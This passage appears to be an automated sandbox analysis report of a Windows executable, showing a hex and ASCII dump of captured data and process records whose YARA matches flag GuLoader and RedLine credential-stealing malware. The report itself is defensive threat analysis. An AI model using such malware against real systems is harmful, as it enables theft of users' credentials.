d4 63 d8 61 f4 ec 0c 36 88 2b 1f 0d af 31 ab 5e b5 df db d9 41 43 73 45 d7 05 4e da 0c 5e ae 67 ea 90 f6 30 95 90 77 ba 73 a3 7c cd ac 46 57 4e 01 a8 ed 9d 79 b2 65 35 55 cd 63 1b 45 68 d0 93 d5 6a a7 75 7c 00 de ae 25 a4 fa 6e 5f 31 a1 99 a8 34 7a ec fc 98 c8 7a 6e 32 e3 77 96 b3 83 85 bd c6 16 de ef 6b 89 0a 41 bd c3 44 17 27 82 01 59 ab c2 bd 6f df 2e 4c 09 ef 6b 06 e9 1a fc 46 15 26 ca bd 3b 01 de fa 94 fe bd 00 be f3 7f 4a d2 e9 6a c9 8c 96 40 10 b3 1d ec 6b 01 e0 23 af 7f a1 ef 81 33 ae e3 18 dd cf a0 ed 56 4a 93 8c 08 56 2a 61 b9 54 1e f2 ee 60 98 ba 77 80 aa b8 0f 59 91 9b 66 25 5c fc c1 c5 91 17 90 02 61 e6 3e ca a3 d9 08 af 81 6a ae ec 0b 3a d0 db a4 4e 5a ba ef 70 4c ad 3a 51 36 c9 56 91 27 4f 87 05 c9 6d ae d0 cb ec 86 a0 98 47 36 85 2f 28 8b 5e 17 43 7f 2b b6 f8 50 f8 7a d7 7d d8 e3 16 f8 41 b7 18 3c ac 02 f5 4a b8 53 ff 8e f1 0f 2f dc 87 6c 85 25 60 0c 66 63 92 1e 6b 2f 59 fd fd 9a c2 80 76 98 a7 87 04 ad 63 d3 5f 23 6f 13 b6 05 b8 f6 b0 f0 fe ec df 58 7f 98 89 d8 00 cf b3 06 77 9a ed 63 a3 96 15 95 b6 ec 11 ee 3e 61 81 a1 13 30 2a cc 0c 72 22 8f 8b 4a a5 33 07 6b 7e 7d 54 cd ea 90 44 26 03 8e bb c8 3b 44 57 6f 8e 0d 58 f0 dc 2e e4 30 d8 cf c7 e2 eb 18 2a d1 82 74 d1 59 e9 56 72 a6 46 12 c0 3a 9a 0e 66 40 e4 18 26 df b8 13 de cc 84 6f a3 d4 87 57 c5 b9 32 49 09 3e ff 77 58 ef e6 13 fe 7b 65 a2 6c c6 52 ef cb e3 55 e8 74 62 22 f5 b6 4b de b3 64 a7 77 c1 03 f1 e3 29 a7 05 c8 2e 2d 14 41 bf 22 24 58 44 f2 e0 2d 5b 70 48 a0 4f db 31 3e 03 a1 1d d2 a7 14 9d 6d ab 53 53 ed aa ba 2f df c4 77 d2 81 e2 c2 ee e7 38 64 36 d2 07 95 fa 31 31 b3 e3 7d dd 4a 1b 0d b8 73 75 33 79 ee c7 fe d2 5c fb e6 66 e5 0c eb 0e 3e 7c b1 a0 c2 47 a7 76 1b f9 bd 6b f4 75 ed bf 10 89 97 86 03 e3 ed 2c 12 38 80 82 68 d1 b1 84 72 84 e5 7d fc e0 25 10 2f 64 91 9b 5b a6 46 3e 2c 94 13 fb 56 32 5b 6b ec 83 93 4b b6 73 f3 76 08 ed 23 f0 9d b3 29 69 48 71 9f d6 4b ca 35 a1 02 97 76 6a 34 0a a8 08 f5 4f 51 67 b5 6c 48 99 2c 8c 7e 47 56 18 d0 3c b9 18 89 17 5a fa c6 e8 b1 1a bf 23 d9 ba e5 44 a1 f1 04 88 93 57 e9 5c fc 36 7a 05 a2 4c ab 61 5f a4 32 74 e4 e6 3c be cc d6 d9 52 7c a7 57 02 21 4c 20 55 c3 9f b2 4c d2 e2 85 20 ea 27 16 e7 10 cd 30 ff 7e bf c4 5e 34 2d 82 04 ea 1a 7d e2 b7 9b 11 86 94 63 33 21 f1 91</p> <p>Data Ascii: (C,\$,\$\$!N@=>*<tnGo#us[s]Jsu3j!fN> Gvku,8hr%0_6wF39e@Fh9[kv.{Ye+4laB,-GVT;+PvzWK.M.OL(BN M)0%u-hyXU^4-}gEaby fM~vMTrL2)Db7)P^W\$LOHca6+1^ACsEN^g0ws FWNye5UcEhju %6n_14zzn2wkAD^Yo .LkF&;j @k#3VJV*aT`wYf%a>j:NzPL:Q6V^OmG6Y/(^C+Pz)A<JS/%`fck/Yvc=_#oXwc>a0^r"J3k-}TD&;DwoX.0^tYVrF: f@&oW2!>wX{eIRUtb^Kdw).-A"\$XD-[pHO1>mSS/w8d611}Jsu3y!f Gvku,8hr)%/d[F>v2[kKsv#j!HqK5vj4OQgIH,-GV<Z #DW6zLa_2t<R W!L UL '0~^4-}c3!</p>

Code Manipulations

Statistics

Behavior

 Click to jump to process

System Behavior

Analysis Process: mixfive_20211216-221155.exe PID: 4728 Parent PID: 5288

General

Start time:	10:15:44
Start date:	17/12/2021
Path:	C:\Users\user\Desktop\mixfive_20211216-221155.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\mixfive_20211216-221155.exe"
Imagebase:	0x400000

File size:	94872 bytes
MD5 hash:	66E3C71BCD364EB5CF19CB820683EF0C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	<ul style="list-style-type: none"> Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000000.00000002.816118549.0000000029A0000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: mixfive_20211216-221155.exe PID: 4240 Parent PID: 4728

General

Start time:	10:16:56
Start date:	17/12/2021
Path:	C:\Users\user\Desktop\mixfive_20211216-221155.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\mixfive_20211216-221155.exe"
Imagebase:	0x400000
File size:	94872 bytes
MD5 hash:	66E3C71BCD364EB5CF19CB820683EF0C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	<ul style="list-style-type: none"> Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 0000000C.00000002.1006545439.0000000020590000.00000004.00020000.sdmp, Author: Joe Security Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 0000000C.00000002.1004805288.000000001E100000.00000004.00000001.sdmp, Author: Joe Security Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 0000000C.00000003.945608436.0000000000A3F000.00000004.00000001.sdmp, Author: Joe Security Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 0000000C.00000000.813287233.0000000000560000.00000040.00000001.sdmp, Author: Joe Security Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 0000000C.00000002.1006136622.000000001F477000.00000004.00000001.sdmp, Author: Joe Security Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 0000000C.00000002.1006896564.0000000020B60000.00000004.00020000.sdmp, Author: Joe Security Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000C.00000002.1005643076.000000001E7C1000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

Show Windows behavior

File Created

File Written

File Read

Disassembly

Code Analysis